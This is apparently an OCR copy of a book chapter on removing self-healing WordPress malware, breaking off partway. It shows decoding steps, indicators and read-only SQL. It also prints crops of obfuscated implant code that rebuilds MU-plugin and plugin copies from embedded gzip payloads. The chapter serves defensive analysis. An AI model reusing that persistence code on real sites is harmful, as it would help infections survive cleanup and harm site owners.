
ORIGINAL BOOK CHAPTER

CHAPTER 16

Case Study: SC 4.0.3 Self-Healing WordPress Malware

How a persistent infection rebuilt itself through files, the database, server memory, and an administrator's browser.



FROM *WORDPRESS MALWARE REMOVAL FOR DEVELOPERS & SITE OWNERS*

MD Pabel

Founder, 3Zero Digital

CHAPTER 16

Chapter 16: Case Study - SC 4.0.3 Self-Healing WordPress Malware

I was cleaning 24 WordPress sites on a Bluehost shared-hosting account. I removed the malware, and within seconds it was back. I took all the sites down and cleaned them again. As soon as a site went live, the infection returned.

The question changed from "Which files should I delete?" to "What is still able to put them back?"

The visible plugin used the name **Trace Scanner Lite**. Removing that plugin did not end the infection. The same payload also existed as a must-use plugin, inside WordPress drop-ins, at the end of a theme's `functions.php`, in hidden and visible PHP loaders, in ZIP archives, in WordPress database rows, and in process memory. The recovered code could even enroll an administrator's browser as another persistence layer.

You can follow this investigation without reading the earlier chapters. The rule is simple: when malware comes back, find what writes, restores, downloads, or reactivates it. We will follow the evidence from a directory listing to encoded payloads, database records, server memory, and a browser service worker that could help restore the infection after a server cleanup.

Each stage answers a practical question: what did I find, what did it prove, and what had to change in the cleanup? The commands and examples support that reasoning; they are not a deletion recipe for every SC infection.

The important lesson is not the fake plugin name. It is the relationship between the components.

> *Self-healing malware is not magical. It returns because at least one trusted execution path and at least one recovery source are still available.*

What “self-healing” meant in this case

The first useful view was the `wp-content` directory:




Figure 16.1. The directory contained `.user.ini`, a small visible loader, a

larger hidden loader, a ZIP archive, `advanced-cache.php`, and `db.php`. Together they suggested a recovery system, but I still needed to read and decode the files before deciding what they were.*

The visible `59e2e230.php` was only a 231-byte wrapper. It loaded the larger dot-prefixed `.59e2e230.php`. The leading dot made the second file easy to miss when hidden files were not displayed. The `.user.ini` file configured `auto_prepend_file`, allowing PHP to load the wrapper before the requested WordPress page.[1]

WordPress provided more automatic entry points:

- top-level PHP files in `wp-content/mu-plugins` load automatically;
- `advanced-cache.php` and `db.php` are recognized drop-ins;
- an active theme loads its `functions.php`; and
- an ordinary plugin may run when activated or loaded by another component.

The infection used those legitimate mechanisms for persistence.[2]




Figure 16.2. The MU-plugin copy loaded automatically. Permission mode `0444`

made casual editing harder, while the decoded code could change permissions when replacing its files.*

The payload also filtered plugin listings, update data, Site Health results, and some file-manager results. An empty Plugins screen therefore could not prove that the code was absent from disk.

I turned the discovery into an evidence map before removing anything:

Artifact	Behavior established from this incident
`.user.ini`	Prepended the visible PHP loader.
`59e2e230.php`	Included the hidden loader.
`.59e2e230.php`	Located `wp-content` and restored the MU payload.
MU-plugin	Automatically loaded the primary payload.
ordinary plugin	Supplied a second plugin copy under an innocent name.
`advanced-cache.php`	Read recovery data from files, ZIPs, the database, or shared memory.
`db.php`	Held a complete compressed copy of the core payload.
theme `functions.php`	Held another complete compressed copy.
recovery ZIPs	Stored the plugin directory for later extraction.
options and transients	Stored payloads, templates, recovery state, and coordination data.
shared memory and PHP processes	Allowed data or execution to survive beyond one page request.
browser service worker	Intercepted requests and could assist later recovery from an administrator's browser.

The map answered the important question: **what must remain unavailable at the same time for regeneration to fail?**

How I decoded the samples without executing them

"Decode" and "run" are different operations. I treated every captured PHP and JavaScript file as untrusted text. I did not include a captured PHP file, call `eval`, bootstrap WordPress around it, register the worker, or contact any address recovered from its configuration.

The screenshots in this section are direct crops of the original evidence. They have not been retyped, reconstructed, syntax-highlighted, or cleaned up. That matters because the spacing, markers, filenames, and obfuscated names are part of what was actually captured. The readable names in my explanation came from a separate offline decoder; they were not inserted into the screenshots.

I used five stages.

1. Preserve the original and hash it

I copied the evidence outside the web root and kept the original files unchanged. A SHA-256 identified the exact captured object:

```
Get-FileHash -Algorithm SHA256 -LiteralPath '.\captured-sample.php'
```

I used a `.txt` suffix for decoded output. That reduced the chance of a tool, preview server, or mistaken file move treating the result as executable PHP.

Hashes served two purposes. The original-file hash recorded what I examined. The decoded-content hash showed whether two different wrappers contained the same payload.

2. Read the outer layer as text

I first inspected the outer PHP without trying to understand every variable. I searched for stable markers, WordPress paths, option names, encoding functions, and operations that could change files or execution state. Even heavily obfuscated code must eventually resolve real function names and pass real paths to them.

The original 4.0.3 theme capture gave me a visible boundary between legitimate code and the implant:




Figure 16.3. Original screenshot of the infected theme file. The

`SC_TH_BEGIN:4.0.3` block appears after legitimate theme code. That boundary identified what to preserve and decode; the matching decoded hash later tied the embedded block to the primary payload.*

The later 4.5.3 capture showed the same pattern in both a drop-in and a theme. The top of the captured `db.php` began with an SC marker instead of an ordinary WordPress database drop-in implementation:



Figure 16.4a. Direct crop from the captured `db.php`*. The visible*

`SC_DB_BEGIN:4.5.3:57a22ba8` marker establishes the start of the appended or replacement SC block in this later sample. The `_sc_fpc` wrapper resolves to `file_put_contents`; its presence shows a file-writing primitive, but this crop alone does not prove which recovery branch ran on the server.*

The theme capture preserved an even clearer boundary. Normal child-theme code appears first; the SC block begins immediately after it:



functions.php (PHP script, ASCII text, with very long lines)

```
<?php
// Exit if accessed directly
if ( !defined( 'ABSPATH' ) ) exit;

// BEGIN ENQUEUE PARENT ACTION
// AUTO GENERATED - Do not modify or remove comment markers above or below:

if ( !function_exists( 'chld_thm_cfg_locale_css' ) ):
    function chld_thm_cfg_locale_css( $uri ){
        if ( empty( $uri ) && is_rtl() && file_exists( get_template_directory() . '/rtl.css' ) )
            $uri = get_template_directory_uri() . '/rtl.css';
        return $uri;
    }
endif;
add_filter( 'locale_stylesheet_uri', 'chld_thm_cfg_locale_css' );

if ( !function_exists( 'child_theme_configurator_css' ) ):
    function child_theme_configurator_css() {
        wp_enqueue_style( 'chld_thm_cfg_child', trailingslashit( get_stylesheet_directory_uri() ) . 'style.css', array( 'kadence-global','kadence-header','kadence-content','kade
    }
endif;
add_action( 'wp_enqueue_scripts', 'child_theme_configurator_css', 10 );

// END ENQUEUE PARENT ACTION
/* SC_TH_BEGIN:4.5.3:f0142125 */
if(!function_exists('ahip1i36tg')){function ee4iafhvgjf7jn($i){static $a=null;if($a===null){$a=array('U_A{oy3AL4=ydod','wi,yu','Uy14LB_oL{3Ao4Aod','_A1yAi',',yuADw4','u4D1BDo6',

function g57aa1d47f2i3a4wzki_($rjqj1k0,$nas8k78b4){$c5sro58=($rjqj1k0^$nas8k78b4)&157;return $c5sro58;}
function q43zeyxa3g1j4w1qvro($adoapmwe_,$cs2q4dxue){$_edyih797j=($adoapmwe_|$cs2q4dxue)-20;return $_edyih797j;}
if    (!$GLOBALS['__scf_gin37icj7i_0']('_sc_mkdir'))  {
 function     _sc_mkdir($p_sui6crgq6q)
  {
 return      $GLOBALS['__scf_gin37icj7i_0']('mkdir')   ?  @$GLOBALS['__scf_fliahhjio4_1']($p_sui6crgq6q, (840-347), true)    :  false;
    }



}
  if (!$GLOBALS['__scf_gin37icj7i_0']('_sc_fpc'))    {
    function _sc_fpc($uiqpj136io4, $ayfel4gc6o8d3)
  {
```

Figure 16.4b. Direct crop from the captured theme `functions.php`*. The normal*

enqueue code ends before `SC_TH_BEGIN:4.5.3:f0142125`; the abrupt marker, one-line string table, and obfuscated helper definitions show where the malware was attached. This is the later 4.5.3 capture, not the original 4.0.3 theme shown in Figure 16.3.*

The first useful names included:

```
file_put_contents
file_exists
get_option
update_option
register_shutdown_function
wp_schedule_event
fastcgi_finish_request
shmop_open
```

Those names revealed behavior before the payload was fully readable. File writes pointed toward regeneration. WordPress options pointed toward database persistence. Shutdown and FastCGI functions suggested work that could continue after the response. `shmop_*` calls pointed toward System V shared memory.

The wrappers also exposed stable markers:

```
SC_ADV_BEGIN:4.0.3:
SC_DB_BEGIN:4.0.3:
SC_TH_BEGIN:4.0.3:
sc_payload_persistent
sc_persist_manifest
sc_cron_fetch
```

The exact marker versions varied between the original 4.0.3 samples and the later 4.5.3 evidence. The common prefixes were still stronger hunting clues than the fake plugin name, which changed between captures.

3. Decode the hidden content without running it

The malware hid readable words and PHP code behind several reversible layers. Think of them as nested boxes: I opened one box at a time and treated everything inside as data, never as a program.

First, I decoded the malware's string table. This revealed the real names of hidden PHP functions, including `file_put_contents`, `get_option`, `rename`, `copy`, and `gzdecode`. Seeing those names helped me understand what the malware could do without executing it.

Next, I extracted the long Base64 strings. Base64 is an encoding format, not encryption. Decoding it simply converts printable text back into its original bytes.

Some decoded blocks began with the bytes `1f 8b`. That is the standard marker for Gzip-compressed data. I decompressed only those blocks and saved the result with a `.php.txt` extension. The extra `.txt` meant the recovered PHP remained a text document for inspection instead of an executable PHP file.

The process was therefore:

```
captured file
    -> decode the hidden names
    -> extract the Base64 text
    -> convert it back to bytes
    -> decompress it if it is Gzip data
    -> save the recovered PHP as a text file
    -> calculate its SHA-256 hash
```

At no point did I include the recovered PHP, pass it to `eval`, load WordPress, or allow it to contact the network. I reproduced only the transformations the sample used to hide its content. The SHA-256 hash then let me determine whether different infected files contained the same recovered payload.

4. Compare the decoded bytes

The Base64 blocks in the original `db.php` implant and infected theme expanded to the same 185,171-byte payload. Both produced this SHA-256:

```
8284d68274c0475118732110680e38d9da27b4173997c0db0d9f6e5283109554
```

That hash matched the recovered `trace-scanner-lite.php` core. The theme, drop-in, and plugin were not merely similar. They stored identical payload bytes.


I also reviewed a later SC 4.5.3 capture from the same returning-malware incident. It was a related version, not an exact copy of 4.0.3. Its hidden `.dat` file, `.lkg` backup, `db.php`, theme implant, and recovery ZIP all decoded to the same 553,085-byte core. The filenames changed; the recovery design remained.

This comparison prevented a common analytical mistake. A Base64 block in a theme and a suspicious plugin with a different filename may look like separate infections. Matching the decoded length and SHA-256 showed when they were exact copies of one recovery payload. Different hashes were kept separate and analyzed independently.

5. Trace side effects instead of reading every line

Once the string table was resolved, I followed operations that changed state instead of trying to make every junk comment and arithmetic expression meaningful.

The first original crop below shows the recovery targets being constructed:



```
      define("SC_THL_4f5f9dfc_0a07", 1);


    $wthnosejefg2bu  =  function ()  {
   $p_sui6crgq6q  =  defined("WP_CONTENT_DIR")  ?  WP_CONTENT_DIR  :  $GLOBALS['__scf_k7_5r0sh1_l4c_4']($GLOBALS['__scf_k7_5r0sh1_l4c_4'](__FILE__));
  $e9iqzrmzihzbc_  = (defined("WPMU_PLUGIN_DIR") && WPMU_PLUGIN_DIR)  ?  WPMU_PLUGIN_DIR : $p_sui6crgq6q .  "/mu-plugins";
   $e9iqzrmzihzbc_  = $e9iqzrmzihzbc_  . "/nexus-publisher-plus.php";



$vuycmd_pdcv  =  (defined("WP_PLUGIN_DIR")  &&  WP_PLUGIN_DIR)  ?  WP_PLUGIN_DIR  : $p_sui6crgq6q .  "/plugins";
$wr62btsod8jhd_n  =  $vuycmd_pdcv  .  "/nexus-publisher-plus/nexus-publisher-plus.php";



   $rwoo7y203_  = @$GLOBALS['__scf_eenouctzawd_38']($GLOBALS['__scf_k7_5r0sh1_l4c_4']($e9iqzrmzihzbc_))  ?  $e9iqzrmzihzbc_  : $wr62btsod8jhd_n;
    $re8x18ras5bj  = $GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_)  .  "/.q_nexus-publisher-plus";
    $jq_nnrro0k27skt_  =  $GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_)  .  "/.sd_nexus-publisher-plus";
  if (@$GLOBALS['__scf_topy181pc9srpe_12']($jq_nnrro0k27skt_))  {$eonqz6g9qtda=55|73;$ozw20dgk_t44=$eonqz6g9qtda^58;
   $b0lyg_evnf9  =  @$GLOBALS['__scf_pd9qrwqdq5fpv_13']($jq_nnrro0k27skt_);
  if  ($GLOBALS['__scf_ax7v1hkkcfr_6']($b0lyg_evnf9)  && $GLOBALS['__scf_aju2dzzq9r_14']("/\\d+\\.\\d+\\.\\d+/",  $b0lyg_evnf9,  $mry5fudyomb57) &&  version_compare($mry5fud
}
  $v0hli70jxo8b =  !k1i4d7v0xw263cc($rwoo7y203_,  "4.5.3");



 if ($v0hli70jxo8b  &&  _sc_any_live("4.5.3",  $p_sui6crgq6q,  $rwoo7y203_))  $v0hli70jxo8b  =  false;
    if ($v0hli70jxo8b &&  !@$GLOBALS['__scf_topy181pc9srpe_12']($rwoo7y203_)) {
$ot07xu5ksi871e1 =  $GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_)  .  '/.rd_nexus-publisher-plus';
 $rg9o1wee50t =  @$GLOBALS['__scf_topy181pc9srpe_12']($ot07xu5ksi871e1) ?  (int)  @$GLOBALS['__scf_qktby8o15ltaz_9']($ot07xu5ksi871e1)  :  0;
if  ($rg9o1wee50t  > $GLOBALS['__scf_p655pybu0bj_10']() - (261+39) &&  $rg9o1wee50t <=  $GLOBALS['__scf_p655pybu0bj_10']()  +  (204+96))  $v0hli70jxo8b =  false;
  elseif  ($GLOBALS['__scf_gin37icj7i_0']('touch'))  @$GLOBALS['__scf_onvz82ayb_c_11']($ot07xu5ksi871e1);




  }

if ($v0hli70jxo8b) {
   $_stzjs03hz_9qg  = $GLOBALS['__scf_t71wmszo00_39']('H4sIAAAAAAACA8z9aVvbyPI4gL7nUzjgEC8s2pcxhiExDJBA8ieQyQQSWbZlW14kWZ3t2Q7f/faipSW1weT87n1uzhls571WV1dXVddydOL0na2tw0p1q1
 if ($GLOBALS['__scf_ax7v1hkkcfr_6']($_stzjs03hz_9qg)  &&  $GLOBALS['__scf_aeq2ohkex_9au2_7']($_stzjs03hz_9qg)  >= (62^44)  && $GLOBALS['__scf_juafuak3lhyn_15']($_stzjs0
 $rzzvqy2ny8i =  @$GLOBALS['__scf_xnm78gnqqhxqb_40']('V',  $GLOBALS['__scf_juafuak3lhyn_15']($_stzjs03hz_9qg,  -(0x2+0x2)));
    if  (!$GLOBALS['__scf_1z0bemoizrtc_29'](preg_match("/^[0-9]+$/",  $rzzvqv2nv8i)  ||  $rzzvqv2nv8i[1]  < (409+91) || $rzzvqv2nv8i[1] >  (1039584+8992))  $_stzjs03hz_9qg = "";
```

Figure 16.4c. Direct crop from the captured 4.5.3 theme implant. The code

constructs paths from `WP_CONTENT_DIR`, `WPMU_PLUGIN_DIR`, and `WP_PLUGIN_DIR`, then names `nexus-publisher-plus` in both ordinary-plugin and MU-plugin locations. It also derives hidden `.q_`, `.sd_`, and `.rd_` paths and calls `_sc_any_live` with version `4.5.3` to decide whether another viable copy exists.*

The next crop continues the same branch and shows the write sequence:



```
}

    $r5ugp8wrwz2kvmjp  =  ($GLOBALS['__scf_juafuak3lhyn_15']($_stzjs03hz_9qg,  0,  2)  === "\x1f\x8b")  ?  ($GLOBALS['__scf_gin37icj7i_0']('gzdecode') ?  @gzdecode(


  unset($_stzjs03hz_9qg);
  if (!$GLOBALS['__scf_ax7v1hkkcfr_6']($r5ugp8wrwz2kvmjp)  ||  $GLOBALS['__scf_aeq2ohkex_9au2_7']($r5ugp8wrwz2kvmjp)  <  (438+62) ||  $GLOBALS['__scf_aeq2ohkex_9au2_7']($r5ug


 if ($GLOBALS['__scf_ax7v1hkkcfr_6']($r5ugp8wrwz2kvmjp)  &&  $GLOBALS['__scf_aeq2ohkex_9au2_7']($r5ugp8wrwz2kvmjp) >  (471+29)  &&  $GLOBALS['__scf_aeq2ohkex_9au2_7']($r5ug
 if    (!_sc_qok($re8x18ras5bj, $r5ugp8wrwz2kvmjp)) {
    $t6jjag_ta7kytos1 =  _sc_coreld($p_sui6crgq6q);
   if   (!$GLOBALS['__scf_ax7v1hkkcfr_6']($t6jjag_ta7kytos1)    || !_sc_qok($re8x18ras5bj, $t6jjag_ta7kytos1))  $r5ugp8wrwz2kvmjp  =  false;
 else  $r5ugp8wrwz2kvmjp = $t6jjag_ta7kytos1;

}
    if   ($GLOBALS['__scf_ax7v1hkkcfr_6']($r5ugp8wrwz2kvmjp)  &&  _sc_phpok_src($r5ugp8wrwz2kvmjp))  {
if (!@$GLOBALS['__scf_chqskwnplitgw2_36']($GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_))) _sc_mkdir($GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_));
 $de6fckyemj5dd =    ($GLOBALS['__scf_gin37icj7i_0']('tempnam')    ?   @$GLOBALS['__scf_ki1lbdgduym_26']($GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_),   'sc_')  :     fal


 if   ($de6fckyemj5dd   !== false &&  !on2dxm_sabosc90($de6fckyemj5dd, $GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_)))  {
 _sc_ul($de6fckyemj5dd);
 $de6fckyemj5dd = false;
 }
if  ($de6fckyemj5dd    !==  false)  {
$gi5blqe5e5qgdwd  =  _sc_fpc($de6fckyemj5dd,   $r5ugp8wrwz2kvmjp);
  if   ($gi5blqe5e5qgdwd !== false  &&  $gi5blqe5e5qgdwd ===  $GLOBALS['__scf_aeq2ohkex_9au2_7']($r5ugp8wrwz2kvmjp))  {
  $kp_ej_yne0g   = ew_1eqhphy1bz3xbn30($de6fckyemj5dd, $rwoo7y203_, i33qlzem6n0tia4s($r5ugp8wrwz2kvmjp));
if  ($GLOBALS['__scf_gin37icj7i_0']('clearstatcache')) @clearstatcache(true,  $rwoo7y203_);


 if    ($kp_ej_yne0g)  {
  $g638aj3vc4r_f_ =  @$GLOBALS['__scf_pd9qrwqdq5fpv_13']($rwoo7y203_);
   if (!$GLOBALS['__scf_ax7v1hkkcfr_6']($g638aj3vc4r_f_) ||  $g638aj3vc4r_f_  !==  $r5ugp8wrwz2kvmjp)  {
  if  ($GLOBALS['__scf_ax7v1hkkcfr_6']($g638aj3vc4r_f_)     &&  $GLOBALS['__scf_pyzbdgkbuts65_28']($g638aj3vc4r_f_,  '/* SCV:')  !==  false) {
if  ($g638aj3vc4r_f_  !==    ""  &&  $GLOBALS['__scf_aeq2ohkex_9au2_7']($g638aj3vc4r_f_)    < $GLOBALS['__scf_aeq2ohkex_9au2_7']($r5ugp8wrwz2kvmjp)  &&  $GLOBALS['__scf_ju
    _sc_fpc($GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_)    .  '/.wr_' .    $GLOBALS['__scf_txh0gqrsc6u_37']($rwoo7y203_,  '.php'),  '1');
 _sc_ul($rwoo7y203_);



}
// @release token-bucket

   $kp_ej_yne0g =  false;
 }  else  {



  _sc_fpc($GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_)  .  '/.wr_'  .  $GLOBALS['__scf_txh0gqrsc6u_37']($rwoo7y203_,  '.php'), '1');
_sc_ul($rwoo7y203_);
 $kp_ej_yne0g =  false;
}
}
unset($g638aj3vc4r_f_);
  }


if ($kp_ej_yne0g)  {
    _sc_ul($GLOBALS['__scf_k7_5r0sh1_l4c_4']($rwoo7y203_) .  '/.wr_' . $GLOBALS['__scf_txh0gqrsc6u_37']($rwoo7y203_,   '.php'));
     if     ($GLOBALS['__scf_gin37icj7i_0']('chmod'))   @$GLOBALS['__scf_rvbkixbuyz9y_27']($rwoo7y203_,    (379+41));
```

Figure 16.4d. Direct continuation from the same original screenshot. The

branch checks for gzip bytes, uses `gzdecode`, creates a temporary file, writes the recovered PHP through `_sc_fpc`, and then replaces or copies it into the target path. `clearstatcache` and the later `.wr_*.php` write are visible parts of the retry path. The helper-name meanings came from the offline string-table mapping; the screenshot itself remains untouched.*

I recorded the following side effects:

- paths passed to file-writing, copying, renaming, and archive functions;
- option names passed to WordPress database functions;
- hooks registered for startup, shutdown, or scheduled execution;
- strings used to construct a service-worker response;
- process-launch functions and shared-memory reads; and
- conditions that decided when a missing component should be restored.

For every finding, I recorded three things: the source that held the recovery data, the code that could write it back, and the event that caused that code to run. For the branch in Figures 16.4c and 16.4d, the source was an embedded compressed core, the destinations included plugin and MU-plugin paths, and the decision depended on whether a valid live copy remained. That converted a 19,242-pixel-tall screenshot into a specific recovery chain without altering the evidence image.

Static analysis proves that a capability exists in the captured code. It does not prove that every branch ran successfully on the server. I kept those two claims separate throughout the case.

File and archive recovery

The decoded code generated several names from the installation's absolute path. That explains why incident-specific names such as `59e2e230.php` or `83af5c0a.zip` should not become universal indicators. Another installation produces different names.

The search had to cover:

- ordinary plugins and `mu-plugins`;
- `advanced-cache.php`, `db.php`, and `object-cache.php`;
- active and inactive theme `functions.php` files;
- `.user.ini`, `.htaccess`, and PHP configuration;
- dot-prefixed loaders, `.dat`, and `.lkg` files;
- uploads, cache, temporary, and backup directories; and
- every sibling site writable by the same hosting account.

The ZIP files were especially easy to underestimate.




Figure 16.5. A recovery ZIP sat inside a theme directory. Other copies were

placed under upload year and month directories.*

A ZIP file does not execute by itself. It becomes a recovery source when a surviving loader knows its name, location, and extraction target. Removing the archive without removing the loader leaves the writer. Removing the loader while leaving another executable copy lets the archive return.

I rebuilt WordPress core, plugins, and themes from trusted packages. I restored custom theme files from a known-good copy or removed a confirmed marked block only after comparing it with the clean version. Legitimate drop-ins were restored from the product that owned them.

Database persistence

The decoded option names gave me precise database pivots. I replaced `YOURPREFIX_` with the real prefix from each site's `wp-config.php` and ran read-only searches first:

```
SELECT option_id, option_name,
       LENGTH(option_value) AS value_bytes, autoload
FROM YOURPREFIX_options
WHERE option_name IN (
  'sc_initialized',
  'sc_persist_manifest',
  'sc_payload_persistent',
  'sc_last_recovery_check',
  'sc_last_fetch_ts',
  'sc_last_rpc'
)
OR option_name LIKE '\\_transient\\_sc\\_%'
OR option_name LIKE '\\_transient\\_timeout\\_sc\\_%'
ORDER BY option_id;
```




Figure 16.6. The original database contained stable SC options and transient

rows. `sc_payload_persistent` held 257,408 bytes, confirming that the database stored far more than a status flag.*

The later sample made the contents clearer. Its database writer serialized the recovery package, applied a one-byte XOR transformation, encoded the result as Base64, and stored it in `sc_payload_persistent`.

Decoded database persistence

Recovered writer and confirmed payload fields — names simplified

```
$serialized = serialize($payload);
